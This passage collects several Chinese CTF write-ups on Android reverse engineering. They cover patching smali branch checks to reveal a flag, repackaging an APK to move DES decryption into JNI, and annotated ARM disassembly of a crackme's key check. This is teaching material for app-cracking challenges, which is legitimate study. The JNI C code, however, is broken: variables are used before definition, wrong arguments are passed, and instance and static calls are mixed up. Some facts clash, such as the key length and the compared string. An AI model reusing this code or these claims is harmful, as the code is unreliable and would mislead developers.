        String str6 = com.wow.dbm.a.a.a(a("439288a71bb2b74c077f0237f21d8696053d60f2ada12cbbc18406808d2fb34d7e94ebb575949bf9e25a304051a385f8"), str5);
        Toast.makeText(this.a.getApplicationContext(), "快抄下来!" + str6, 1).show();
        Log.d("dbi_AES_De_n", str6);
        return;
      }
```

只需要将 str5 改为正确的值即可解密出来，还是用上面的 java 代码，得到 str5 为 8F05@4600fd02dec，作为 AES 解密的密钥 key，128 个 bytes。


修改 smali 的地方：

- 198 行， if-nez v0, :cond_0 #change 1 原始为:if-eqz
- 118 行，.locals 7 原始为.locals6

- 256 行，改为

```
move-result-object v1
const-string v6, "8F05@4600fd02dec"
invoke-static {v1, v6}, Lcom/wow/dbm/a/a;->a([BLjava/lang/String;)Ljava/lang/String;
```

最后打包，运行，即可看到 flag，


DBM
请输入Flag09
获取Flag10
快抄下
来!ebeee6f3a46853527f1b9feb65aeb4dd

或者 adb logcat -s

0x3. 总结

这题的关键就是逆向解密，最基本的思想。

假设对字符串 A 加密：经过 md5 加密，再经过 base64 加密。
那解密为：先 base64 解密，再 md5 解密。

就是这样最基本的思想就可以解决这题了。

http://www.joychou.org/index.php/Android/2014-game-apk-analyze.html

360 无线攻防类 firsttest Write-up

题目描述：

1.请重打包本 qihootest1.apk，将 java 层实现的解密算法移至 jni 层重新实现，并在同一控件中展示解密后的内容；
2.本题 2 分，以非重打包的方式达到同等效果的不计分。
题目附件：qihootest1.apk（软件中已经用 java 层代码实现了解密软件包的文件并将加密的内容显示在启动界面上）

解题思路：

1.在 SO 中实现解密算法
2.修改 smali 文件，让程序去加载 SO
3.修改 smali 文件，让程序去调用 SO 里的解密函数

0×01

分析原算法：
解包得到 smali 文件夹。查看里面的 MainActivity.smali

a、解密函数详细分析：

```
//解密算法函数  byte[] decrypt(byte[] param1, String param2)
.method private decrypt([BLjava/lang/String;)[B
    .locals 6
    .parameter "src"
    .parameter "password"
    .annotation system Ldalvik/annotation/Throws;
        value = {
            Ljava/lang/Exception;
        }
    .end annotation
```

```
.prologue
.line 102
new-instance v3, Ljava/security/SecureRandom;

invoke-direct {v3}, Ljava/security/SecureRandom;-><init>()V    //调用 SecureRandom 这个类的构造函数，实例化

.line 104
.local v3, random:Ljava/security/SecureRandom;
//SecureRandom random = new SecureRandom();
new-instance v1, Ljavax/crypto/spec/DESKeySpec;

invoke-virtual {p2}, Ljava/lang/String;->getBytes()[B
//V5 = param2.getBytes();

move-result-object v5

invoke-direct {v1, v5}, Ljavax/crypto/spec/DESKeySpec; -><init>([B)V //DESKeySpec desKey = new DESKeySpec(V5)

.line 106
.local v1, desKey:Ljavax/crypto/spec/DESKeySpec;
const-string v5, "DES"

invoke-static {v5}, Ljavax/crypto/SecretKeyFactory; ->getInstance(Ljava/lang/String;)Ljavax/crypto/SecretKeyFactory;

move-result-object v2
//SecretKeyFactory KeyFactory = SecretKeyFactory.getInstance("DES");

.line 108
```

```
    .local v2, keyFactory:Ljavax/crypto/SecretKeyFactory;
    invoke-virtual {v2, v1}, Ljavax/crypto/SecretKeyFactory;->generateSecret(Ljava/security/spec/KeySpec;)Ljavax/crypto/SecretKey;

    move-result-object v4
      //SecretKey secretkey = SecretKeyFactory.generateSecret(desKey);

    .line 110
    .local v4, securekey:Ljavax/crypto/SecretKey;
    const-string v5, "DES"

    invoke-static {v5}, Ljavax/crypto/Cipher;->getInstance(Ljava/lang/String;)Ljavax/crypto/Cipher;

    move-result-object v0 //Cipher cipher = Cipher.getInstance("DES");

    .line 112
    .local v0, cipher:Ljavax/crypto/Cipher;
    const/4 v5, 0x2

    invoke-virtual {v0, v5, v4, v3}, Ljavax/crypto/Cipher;->init(ILjava/security/Key;Ljava/security/SecureRandom;)V
    //cipher.init(2, securekey, random);
    .line 114
    //byte[] result = cipher.doFinal(param1);
    invoke-virtual {v0, p1}, Ljavax/crypto/Cipher;->doFinal([B)[B

    move-result-object v5

    return-object v5      //return result;
.end method
```

b、加密函数分析：

加密函数和解密函数基本是一致的，只是 init 函数的第一个参数不一样，加密算法的第一个参数是 1。就不贴出代码来了。

0×02

在 SO 中实现 DES 的解密算法（JNI 中调用 JAVA 的方法）

为了方便，将 SO 里的函数声明为：public native byte[] decry(byte[] paramArrayOfByte, String paramString);

主要是将函数的返回值和参数设置成和 java 层的实现方法一致。

.c 文件的代码：

```
#include <string.h>
#include <jni.h>
#include <stdio.h>

jbyteArray decryto(
                        JNIEnv *env,
                        jobject jclazz,
                        jbyteArray paramArrayOfByte,
                        jstring paramString)
{
    jclass jc_SecureRandom = (*env)->FindClass(env, "java/security/SecureRandom");
    jmethodID jm_constructor =    (*env)->GetMethodID(env, jc_SecureRandom, "<init>", "()V");
    jobject jo_SecureRandom =    (*env)->NewObject(env, jc_SecureRandom, jm_constructor);

    jclass    jc_DESKeySpec = (*env)->FindClass(env, "javax/crypto/spec/DESKeySpec");
    jmethodID jm_DESKeySpec = (*env)->GetMethodID(env, jc_DESKeySpec, "<init>", "([B)V");
    //DESKeySpec 函数的参数是 byte[]  返回值是 void
```

```
    jclass jc_string = (*env)->FindClass(env, "java/lang/String");
    jmethodID jm_getBytes = (*env)->GetMethodID(env, jc_string, "getBytes", "()[B");
    //参数为空，返回值为 byte[]
    jbyteArray jb_paramString = (jbyteArray)(*env)->CallObjectMethod(env, paramString, jb_paramString);

    jobject jo_DESKeySpec = (*env)->NewObject(env, jc_DESKeySpec, jm_DESKeySpec,
                                                                    jm_getBytes);
    //new DESKeySpec(ArrayOfByte);

    jclass jc_SecretKeyFactory = (*env)->FindClass(env, "javax/crypto/SecretKeyFactory");
    jmethodID jm_getInstance = (*env)->GetMethodID(env, jc_SecretKeyFactory, "getInstance",
    "(Ljava/lang/String;)Ljavax/crypto/SecretKeyFactory;");
    //getInstance 的参数是 string，返回值是一个 SecretKeyFactory
    jobject jo_SecretKeyFactory = (*env)->CallStaticObjectMethod(env, jc_SecretKeyFactory,   jm_getInstance, (*env)->NewStringUTF(env, "DES"));

    jmethodID jm_generateSecret = (*env)->GetMethodID(env, jc_SecretKeyFactory, "generateSecret",
"(Ljava/security/spec/KeySpec;)Ljavax/crypto/SecretKey;");
    //generateSecret 的参数是一个 keyspec，返回值是一个 secretKey
    jobject jo_SecretKey = (*env)->CallObjectMethod(env, jc_SecretKeyFactory, jm_generateSecret, jo_DESKeySpec);

    jclass jc_Cipher = (*env)->FindClass(env, "javax/crypto/Cipher");
    jmethodID jm_Cipher_getInstance = (*env)->GetStaticMethodID(env, jc_Cipher, "getInstance", "(Ljava/lang/String;)Ljavax/crypto/Cipher;");
    //参数是一个 string，  返回值是一个 Cipher
    jobject jo_Cipher = (*env)->CallStaticObjectMethod(env, jc_Cipher, jm_Cipher_getInstance, (*env)->NewStringUTF(env, "DES"));

    jmethodID jm_Cipher_init = (*env)->GetMethodID(env, jc_Cipher, "init", "(ILjava/security/Key;Ljava/security/SecureRandom;)V");
    (*env)->CallVoidMethod(env, jc_Cipher, jm_Cipher_init, 2,   jo_SecretKey, jo_SecureRandom);
```

```
    jmethodID jm_Cipher_doFinal = (*env)->GetMethodID(env, jc_Cipher, "doFinal", "([B)[B");
    //参数是 byte[]   返回值也是 byte[]
    jbyteArray jb_Resultarr = (*env)->CallObjectMethod(env, jc_Cipher,   jm_Cipher_doFinal, paramArrayOfByte);
    //最终结果就保存在 jb_Resultarr

    return jb_Resultarr;
}

JNIEXPORT jbyteArray JNICALL Java_com_qihoo_test_first_MainActivity_decry
    (JNIEnv *env, jobject thiz,
     jbyteArray paramArrayOfByte, jstring paramString)
  {
    return decryto(env, thiz, paramArrayOfByte, paramString);
  }
```

这里需要注意的一点：

为了使程序能够正确加载 SO，以及正确的调用里面的函数。需将函数签名与 APK 的包名保持一致。

比如这里的：JNICALL Java_**com_qihoo_test_first_MainActivity**_decry

生成 SO 文件，完成此步骤。这里我的 SO 名为：liblyz.so。

0×03

修改 smali 文件，让程序加载 SO，并在 Oncreate 函数中调用 decry 函数

a、调用 loadLibary

java 代码：

```
    static
    {
        System.loadLibrary("lyz");
    }
```

smali 语句：

```
# direct methods        //direct 对应 private      virtual 对应 public
.method static constructor <clinit>()V
        .locals 1                                          //申请一个寄存器

        .prologue
        const-string v0, "lyz"

        invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V    //调用 loadLibrary 函数

        return-void
.end method
```

b、声明函数

java 代码：

```
public native byte[] decry(byte[] paramArrayOfByte, String paramString);
```

smali 语句：

```
.method public native decry([BLjava/lang/String;)[B
.end method
```

c、在 Oncreate 函数中调用

关键部分：

```
if-eq v3, v4, :cond_0     //如果 V3 == V4    就去执行 cond_0 处

    .line 62
    const v3, 0x7f05000a

    invoke-virtual {p0, v3}, Lcom/qihoo/test/first/MainActivity;
    ->getString(I)Ljava/lang/String;

    move-result-object v3

    invoke-virtual {v3}, Ljava/lang/String;->getBytes()[B

    move-result-object v3

    iput-object v3, p0, Lcom/qihoo/test/first/MainActivity;->decryResult:[B
    :try_end_0
    .catch Ljava/io/IOException; {:try_start_0 .. :try_end_0} :catch_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_1

    .line 75
    .end local v1                    #inputStream:Ljava/io/InputStream;
    :goto_0    //来到这里
    iget-object v3, p0, Lcom/qihoo/test/first/MainActivity;
```

```
->decodeText:Landroid/widget/EditText;

new-instance v4, Ljava/lang/String;

iget-object v5, p0, Lcom/qihoo/test/first/MainActivity;->decryResult:[B

invoke-direct {v4, v5}, Ljava/lang/String;-><init>([B)V
//将 byte[]型转换成 string 型

invoke-virtual {v3, v4}, Landroid/widget/EditText;
->setText(Ljava/lang/CharSequence;)V //显示出来

.line 78
return-void

.line 66
.restart local v1            #inputStream:Ljava/io/InputStream;
:cond_0     //跳转到这里
:try_start_1    //try 的 1 分支
iget-object v3, p0, Lcom/qihoo/test/first/MainActivity;->inputByte:[B
//获取到输入的 byte[] param1

invoke-direct {p0, v3, v2}, Lcom/qihoo/test/first/MainActivity;
->decryto([BLjava/lang/String;)[B    //调用 decryto 函数实现解密

move-result-object v3    //解密后的值给 V3

iput-object v3, p0, Lcom/qihoo/test/first/MainActivity;->decryResult:[B
```

```
//结果给了 byte[] decryResult
:try_end_1 //try 分支结束
.catch Ljava/io/IOException; {:try_start_1 .. :try_end_1} :catch_0
.catch Ljava/lang/Exception; {:try_start_1 .. :try_end_1} :catch_1

goto :goto_0    //跳转到 goto_0 处
```

我还原的一个 onCreate 函数：

```
protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        EditText localEditText1=(EditText)findViewById(R.id.editText1);
        this.decodeText = localEditText1;

        try {
            AssetManager localAssetManager=getAssets();
            this.assetManager = localAssetManager;
            InputStream localInputStream =
                        this.assetManager.open("encryptedData");
            int i = localInputStream.available();
            this.len = i;                                   //i 是长度
            byte[] arrayOfByte1 = new byte[this.len];
            this.inputByte=arrayOfByte1;
            int j = this.len;
            byte[] arrayOfByte2 = this.inputByte;
            int k = localInputStream.read(arrayOfByte2);
```

```
        if (j==k) {

            byte[] arrayOfByte5 = this.inputByte;
            oldinputByte = arrayOfByte5;
            byte[] arrayOfByte6 = decryto(arrayOfByte5, "Qihoo123");
            decryResult = arrayOfByte6;

            EditText localEditText2 = this.decodeText;
            byte[] arrayOfByte4 = this.decryResult;
            String str = new String(arrayOfByte4);
            localEditText2.setText(str);
        }
        return;

} catch (IOException e) {
        // TODO 自动生成的 catch 块
        e.printStackTrace();
} catch (Exception e) {
        // TODO 自动生成的 catch 块
        e.printStackTrace();
}

EditText localEditText333=(EditText)findViewById(R.id.editText2);
byte[] soresultbyte = decry(oldinputByte, "Qihoo123");
String sostr = new String(soresultbyte);
localEditText333.setText(sostr);

if (savedInstanceState == null) {
```

```
                getFragmentManager().beginTransaction()
                .add(R.id.container, new PlaceholderFragment()).commit();
        }
    }
```

这里稍微扯远一点，尽量不要相信由 dex 转成的 jar. 特别是涉及到很复杂的算法的时候。就比如这个 我试着把 dex 转成 jar。并打开看了一下：

```
try
    {
      AssetManager localAssetManager = getAssets();
      this.assetManager = localAssetManager;
      InputStream localInputStream = this.assetManager.open("encryptedData");
      int i = localInputStream.available();
      this.len = i;
      byte[] arrayOfByte1 = new byte[this.len];
      this.inputByte = arrayOfByte1;
      int j = this.len;
      byte[] arrayOfByte2 = this.inputByte;
      int k = localInputStream.read(arrayOfByte2);
      byte[] arrayOfByte3;
      if (j != k)
        arrayOfByte3 = getString(2131034122).getBytes();
      byte[] arrayOfByte6;
      for (this.decryResult = arrayOfByte3; ; this.decryResult = arrayOfByte6)
      {
        EditText localEditText2 = this.decodeText;
        byte[] arrayOfByte4 = this.decryResult;
        String str = new String(arrayOfByte4);
```

```
            localEditText2.setText(str);
            return;
            byte[] arrayOfByte5 = this.inputByte;
            arrayOfByte6 = decry(arrayOfByte5, "Qihoo123");
        }
    }
```

很明显，体现不出程序的真正流程。所以还是推荐大家直接看 smali 吧。
好了，言归正传，修改关键部分让程序调用 so 里的函数 decry

只需修改此处：

```
invoke-direct {p0, v3, v2}, Lcom/qihoo/test/first/MainActivity;->decryto([BLjava/lang/String;)[B    //调用 decryto 函数实现解密
invoke-virtual {p0, v3, v2}, Lcom/qihoo/test/first/MainActivity;->decry([BLjava/lang/String;)[B    //调用 decryto 函数实现解密
```

修改了两处：direct —> virtual　　decryto —> decry

ok！到此处就已经完成了。

0×04

收尾工作：
解压原 apk 得到 classes.dex 文件。
反编译 dex 文件，找到 MainActivity.smali 文件。做如上所述的修改后。保存
重建 dex
把新的 dex 替换掉原来 apk 中的 dex
将 lib 文件也一同打包进去（so 文件是存在 lib/armeabi 目录下的）

重新签名
完工。

http://0nly3nd.sinaapp.com/?p=266

对某一算法的详细分析（学习 ARM 下汇编指令）

前言

这次校赛出了一个安卓上的 crackme，算法比较简单，稍微难点的是将算法代码全都写在了一个 SO 中。增加了一点难度。

下面是利用 IDA Pro 6.4 对算法部分的静态分析：分析目标：xxxxx.so

0×1

定位到 jnicall1：

```
.text:000014FC                                  EXPORT Java_com_reverse_ilikewanniba_MainActivity_jnicall1
.text:000014FC                  Java_com_reverse_ilikewanniba_MainActivity_jnicall1
.text:000014FC
.text:000014FC                  var_14          = -0x14
.text:000014FC
.text:000014FC 30 B5                            PUSH    {R4,R5,LR}
.text:000014FE 01 68                            LDR     R1, [R0]        ; R1 = R0   R0 是 *env
.text:00001500 A9 23 9B 00                      MOVS    R3, #0x2A4      ; 调用函数的偏移 0x2A4
.text:00001504 CB 58                            LDR     R3, [R1,R3]     ; R3 是 env 偏移 0x2A4 处的一个函数
```

```
.text:00001506 83 B0                    SUB         SP, SP, #0xC      ; 分配栈空间
.text:00001508 11 1C                    MOVS        R1, R2              ; str 给 R1 寄存器
.text:0000150A 00 22                    MOVS        R2, #0              ; R2 寄存器赋 0
.text:0000150C 05 1C                    MOVS        R5, R0              ; 因为 R0 要存函数返回值
.text:0000150C                                                          ; 这里先将 R0 原来的值存入 R5 寄存器
.text:0000150E 98 47                    BLX         R3                  ; 执行 GetStringUTFChars 函数
.text:00001510 00 28                    CMP         R0, #0              ; 判断返回值（指针）是否为空
.text:00001512 2E D0                    BEQ         loc_1572
.text:00001514 03 78                    LDRB        R3, [R0]            ; R3  取  第一个
.text:00001516 01 AC                    ADD         R4, SP, #0x18+var_14 ; 新定义一个数据空间
.text:00001518 23 70                    STRB        R3, [R4]            ; paramStr[0] = inputstr[0]
.text:0000151A 42 78                    LDRB        R2, [R0,#1]
.text:0000151C 43 1C                    ADDS        R3, R0, #1
.text:0000151E 20 1C                    MOVS        R0, R4
.text:00001520 62 70                    STRB        R2, [R4,#1]         ; paramStr[1] = inputstr[1]
.text:00001522 5A 78                    LDRB        R2, [R3,#1]
.text:00001524 A2 70                    STRB        R2, [R4,#2]         ; paramStr[2] = inputstr[2]
.text:00001526 9B 78                    LDRB        R3, [R3,#2]
.text:00001528 E3 70                    STRB        R3, [R4,#3]         ; paramStr[3] = inputstr[3]
.text:0000152A 00 23                    MOVS        R3, #0
.text:0000152C 23 71                    STRB        R3, [R4,#4]         ; paramStr[4] = '\0'
.text:0000152E FF F7 EF FE              BL          StringConvert       ; 调用 StringConvert 函数,参数是 paramStr[]
.text:00001532 10 4B                    LDR         R3, =(__data_start_ptr - loc_153A)
.text:00001534 21 78                    LDRB        R1, [R4]
.text:00001536 7B 44                    ADD         R3, PC ; __data_start_ptr
.text:00001538 1B 68                    LDR         R3, [R3]            ; "SycL0v3R"
.text:0000153A
.text:0000153A                  loc_153A                                ; DATA XREF: .text:off_1574o
```

```
.text:0000153A 1A 78                    LDRB    R2, [R3]
.text:0000153C 91 42                    CMP     R1, R2
.text:0000153E 03 D1                    BNE     loc_1548
.text:00001540 62 78                    LDRB    R2, [R4,#1]
.text:00001542 5B 78                    LDRB    R3, [R3,#1]
.text:00001544 9A 42                    CMP     R2, R3
.text:00001546 0A D0                    BEQ     loc_155E
.text:00001548
.text:00001548                          loc_1548                                ; CODE XREF:
Java_com_reverse_ilikewanniba_MainActivity_jnicall1+42j
.text:00001548 0B 4A                    LDR     R2, =(ohno_ptr - loc_1554)
.text:0000154A 28 68                    LDR     R0, [R5]
.text:0000154C A7 23 9B 00              MOVS    R3, #0x29C
.text:00001550 7A 44                    ADD     R2, PC ; ohno_ptr
.text:00001552 C3 58                    LDR     R3, [R0,R3]
.text:00001554
.text:00001554                  loc_1554                                ; DATA XREF: .text:off_1578o
.text:00001554 11 68                    LDR     R1, [R2] ; ohno
.text:00001556 28 1C                    MOVS    R0, R5
.text:00001558 98 47                    BLX     R3
.text:0000155A
.text:0000155A                          loc_155A                                ; CODE XREF:
Java_com_reverse_ilikewanniba_MainActivity_jnicall1+74j
.text:0000155A                                                                  ;
Java_com_reverse_ilikewanniba_MainActivity_jnicall1:loc_1572j
.text:0000155A 03 B0                    ADD     SP, SP, #0xC
.text:0000155C 30 BD                    POP     {R4,R5,PC}
.text:0000155E                  ; ---------------------------------------------------------------------------
```

```
.text:0000155E
.text:0000155E                                          loc_155E                                ; CODE XREF:
Java_com_reverse_ilikewanniba_MainActivity_jnicall1+4Aj
.text:0000155E 07 4A                                    LDR     R2, =(yeah_ptr - loc_1568)
.text:00001560 28 68                                    LDR     R0, [R5]
.text:00001562 A7 23                                    MOVS    R3, #0xA7
.text:00001564 7A 44                                    ADD     R2, PC ; yeah_ptr
.text:00001566 9B 00                                    LSLS    R3, R3, #2
.text:00001568
.text:00001568                          loc_1568                        ; DATA XREF: .text:off_157Co
.text:00001568 C3 58                                    LDR     R3, [R0,R3]
.text:0000156A 11 68                                    LDR     R1, [R2] ; yeah
.text:0000156C 28 1C                                    MOVS    R0, R5
.text:0000156E 98 47                                    BLX     R3
.text:00001570 F3 E7                                    B       loc_155A
.text:00001572                          ; ---------------------------------------------------------------------------
.text:00001572
.text:00001572                                          loc_1572                                ; CODE XREF:
Java_com_reverse_ilikewanniba_MainActivity_jnicall1+16j
.text:00001572 F2 E7                                    B       loc_155A
.text:00001572                          ; End of function Java_com_reverse_ilikewanniba_MainActivity_jnicall1
.text:00001572
```

jnicall1 主要功能是调用 GetStringUTFChars 函数，获取到输入的注册码，然后将前四位字符，作为 StringConvert 函数的参数，来调用，最后返回值和固定字符串”syclover”进行相应的比较。达到验证的目的。

算法部分就是在 StringConvert 这个函数了。

0×2

StringConvert 函数：

```
.text:00001310                                  EXPORT StringConvert
.text:00001310                                      StringConvert                                   ; CODE XREF:
Java_com_reverse_ilikewanniba_MainActivity_jnicall4+30p
.text:00001310                                                                                      ; Java_com_reverse_ilikewanniba_MainActivity_jnicall3+30p ...
.text:00001310
.text:00001310                          var_24          = -0x24
.text:00001310
.text:00001310 F0 B5                                    PUSH    {R4-R7,LR}
.text:00001312 4F 46                                    MOV     R7, R9
.text:00001314 46 46                                    MOV     R6, R8
.text:00001316 C0 B4                                    PUSH    {R6,R7}         ; 继续压栈
.text:00001318 83 B0                                    SUB     SP, SP, #0xC    ; 开辟空间
.text:0000131A 07 1C                                    MOVS    R7, R0          ; 参数存入 R7
.text:0000131C FF F7 94 EF                              BLX     strlen          ; 去调用 strlen 得到参数的长度 len
.text:00001320 01 23                                    MOVS    R3, #1          ; R3 = 1
.text:00001322 03 40                                    ANDS    R3, R0          ; 利用 ands 操作判断字符串 paramStr 长度的奇偶性
.text:00001324 20 D1                                    BNE     loc_1368        ; 奇数就跳走，偶数就继续执行
.text:00001326 01 AC                                    ADD     R4, SP, #0x28+var_24 ; 开辟一个新空间 newStr，R4 指向 newStr[]
.text:00001328 23 80                                    STRH    R3, [R4]
.text:0000132A 40 08                                    LSRS    R0, R0, #1      ; 长度 len 右移一位，len/2
.text:0000132C 00 23                                    MOVS    R3, #0          ; R3 = 0
.text:0000132E A3 70                                    STRB    R3, [R4,#2]
.text:00001330 80 46                                    MOV     R8, R0          ; len/2 存入 R8
.text:00001332 00 28                                    CMP     R0, #0          ; len 和 0 比较 判断参数是否为空
```

```
.text:00001334 10 D0                    BEQ     loc_1358        ; 为空就跳走
.text:00001336 00 25                    MOVS    R5, #0          ; R5 = 0
.text:00001338 3E 1C                    MOVS    R6, R7          ; R6 指向 paramStr
.text:0000133A A9 46                    MOV     R9, R5          ; R9 = R5 =0
.text:0000133C
.text:0000133C                  loc_133C                        ; CODE XREF: StringConvert+46j
.text:0000133C 33 78                    LDRB    R3, [R6]        ; R3 = paramStr[0]
.text:0000133E 4A 46                    MOV     R2, R9          ; R2 = R9 = 0
.text:00001340 20 1C                    MOVS    R0, R4          ; R0 指向 一个新空间
.text:00001342 23 70                    STRB    R3, [R4]        ; newStr[0] = R3 = paramStr[0]
.text:00001344 73 78                    LDRB    R3, [R6,#1]     ; R3 = paramStr[1]
.text:00001346 A2 70                    STRB    R2, [R4,#2]     ; newStr[2] = '\0'
.text:00001348 02 36                    ADDS    R6, #2          ; R6 现在指向 paramStr[2]
.text:0000134A 63 70                    STRB    R3, [R4,#1]     ; newStr[1] = R3 = paramStr[1]
.text:0000134C FF F7 8C FF              BL      FromStrToChar   ; 以 newStr[2] 作为参数,调用 FromStrToChar
.text:00001350 78 55                    STRB    R0, [R7,R5]     ; R0 是返回值,paramStr[0] = R0
.text:00001350                                                  ; 加入取的两位是 63,那么 R0=0x63
.text:00001352 01 35                    ADDS    R5, #1          ; R5 循环计数器+1
.text:00001354 45 45                    CMP     R5, R8          ; 判断循环是否结束
.text:00001356 F1 D1                    BNE     loc_133C        ; R3 = paramStr[0]
.text:00001358
.text:00001358                  loc_1358                        ; CODE XREF: StringConvert+24j
.text:00001358 00 23                    MOVS    R3, #0          ; R3 = 0
.text:0000135A 42 46                    MOV     R2, R8          ; R2 = R8 = LEN/2
.text:0000135C BB 54                    STRB    R3, [R7,R2]     ; 在末尾添加'\0'
.text:0000135E
.text:0000135E                  loc_135E                        ; CODE XREF: StringConvert+5Cj
.text:0000135E 03 B0                    ADD     SP, SP, #0xC
```

```
.text:00001360 0C BC                    POP     {R2,R3}
.text:00001362 90 46                    MOV     R8, R2
.text:00001364 99 46                    MOV     R9, R3          ; 一系列的出栈操作
.text:00001366 F0 BD                    POP     {R4-R7,PC}
.text:00001368          ; ---------------------------------------------------------------------------
.text:00001368
.text:00001368          loc_1368                                ; CODE XREF: StringConvert+14j
.text:00001368 00 23                    MOVS    R3, #0
.text:0000136A 3B 70                    STRB    R3, [R7]
.text:0000136C F7 E7                    B       loc_135E
.text:0000136C          ; End of function StringConvert
```

StringConvert 函数首先判断输入参数长度是不是为奇数，不是就末尾补 0。每次循环依次取走参数的两位，作为 FromStrToChar 这个函数的参数。将计算后的值保存。

0×3

FromStrToChar 函数：

```
.text:00001268 F0 B5                    PUSH    {R4-R7,LR}
.text:0000126A 06 1C                    MOVS    R6, R0          ; 参数给 R6
.text:0000126C 97 B0                    SUB     SP, SP, #0x5C   ; 开辟空间
.text:0000126E 00 20                    MOVS    R0, #0          ; R0 清零
.text:00001270 00 2E                    CMP     R6, #0          ; 判断传入的参数是否为空
.text:00001272 3F D0                    BEQ     loc_12F4        ; 为空就跳走
.text:00001274 24 49                    LDR     R1, =(unk_32EC - loc_127E) ; R1  指向一个初始化 int 数组  int arr[16] =
.text:00001274                                                  ; 0000 1000 2000 .....
.text:00001276 06 AF                    ADD     R7, SP, #0x70+dest ; 定义了一个数组，R7 数组分配空间
```

```
.text:00001278 38 1C                    MOVS    R0, R7              ; dest
.text:0000127A 79 44                    ADD     R1, PC ; unk_32EC ; src
.text:0000127C 40 22                    MOVS    R2, #0x40           ; n
.text:0000127E
.text:0000127E                  loc_127E                            ; DATA XREF: .text:off_1308o
.text:0000127E FF F7 C0 EF              BLX     memcpy
.text:00001282 00 25                    MOVS    R5, #0              ; R5 = 0
.text:00001284 00 24                    MOVS    R4, #0              ; R4 = 0
.text:00001286
.text:00001286                  loc_1286                            ; CODE XREF: FromStrToChar+86j
.text:00001286 33 5D                    LDRB    R3, [R6,R4]         ; R3 = newStr[0]  取参数第一位
.text:00001288 1A 1C                    MOVS    R2, R3              ; R2 = R3 = newStr[0]
.text:0000128A 30 3A                    SUBS    R2, #0x30           ; R2 = R2 - 0X30 = newStr[0] - 0x30
.text:0000128C 11 06                    LSLS    R1, R2, #0x18       ;  左移 0x18
.text:0000128E 09 0E                    LSRS    R1, R1, #0x18       ;  右移 0x18    R1 是减去 0x30 的最后结果
.text:00001290 09 29                    CMP     R1, #9              ; R2 - 0X30  和  0x9  比较
.text:00001292 31 D8                    BHI     loc_12F8            ;  小于 9 就不跳走，大于 9 就跳转
.text:00001294 92 00                    LSLS    R2, R2, #2          ; newStr[0] - 0x30  左移 2 位
.text:00001294                                                      ; (newStr[0] - 0x30) * 4
.text:00001296 B8 58                    LDR     R0, [R7,R2]         ;  以上面得到的值作为下标，去初始化数组中取值
.text:00001296                                                      ; result = arr[(newStr[0] - 0x30) * 4]
.text:00001298
.text:00001298                  loc_1298                            ; CODE XREF: FromStrToChar+96j
.text:00001298 00 F0 E0 EA              BLX     __floatsidf
.text:0000129C 00 90                    STR     R0, [SP,#0x70+var_70]
.text:0000129E 01 91                    STR     R1, [SP,#0x70+var_6C]
.text:000012A0 20 1C                    MOVS    R0, R4
.text:000012A2 00 F0 CA EA              BLX     __floatunsidf
```

```
.text:000012A6 02 1C                MOVS    R2, R0                  ; y
.text:000012A8 0B 1C                MOVS    R3, R1
.text:000012AA 16 49                LDR     R1, =0x40300000
.text:000012AC 14 48                LDR     R0, =0                  ; x
.text:000012AE FF F7 BA EF          BLX     pow
.text:000012B2 02 90                STR     R0, [SP,#0x70+var_68]
.text:000012B4 03 91                STR     R1, [SP,#0x70+var_64]
.text:000012B6 28 1C                MOVS    R0, R5
.text:000012B8 00 F0 BE EA          BLX     __floatunsidf
.text:000012BC 02 9A                LDR     R2, [SP,#0x70+var_68]
.text:000012BE 03 9B                LDR     R3, [SP,#0x70+var_64]
.text:000012C0 04 90                STR     R0, [SP,#0x70+var_60]
.text:000012C2 05 91                STR     R1, [SP,#0x70+var_5C]
.text:000012C4 0F 49                LDR     R1, =0x40300000
.text:000012C6 0E 48                LDR     R0, =0
.text:000012C8 00 F0 6C EC          BLX     __divdf3
.text:000012CC 02 1C                MOVS    R2, R0
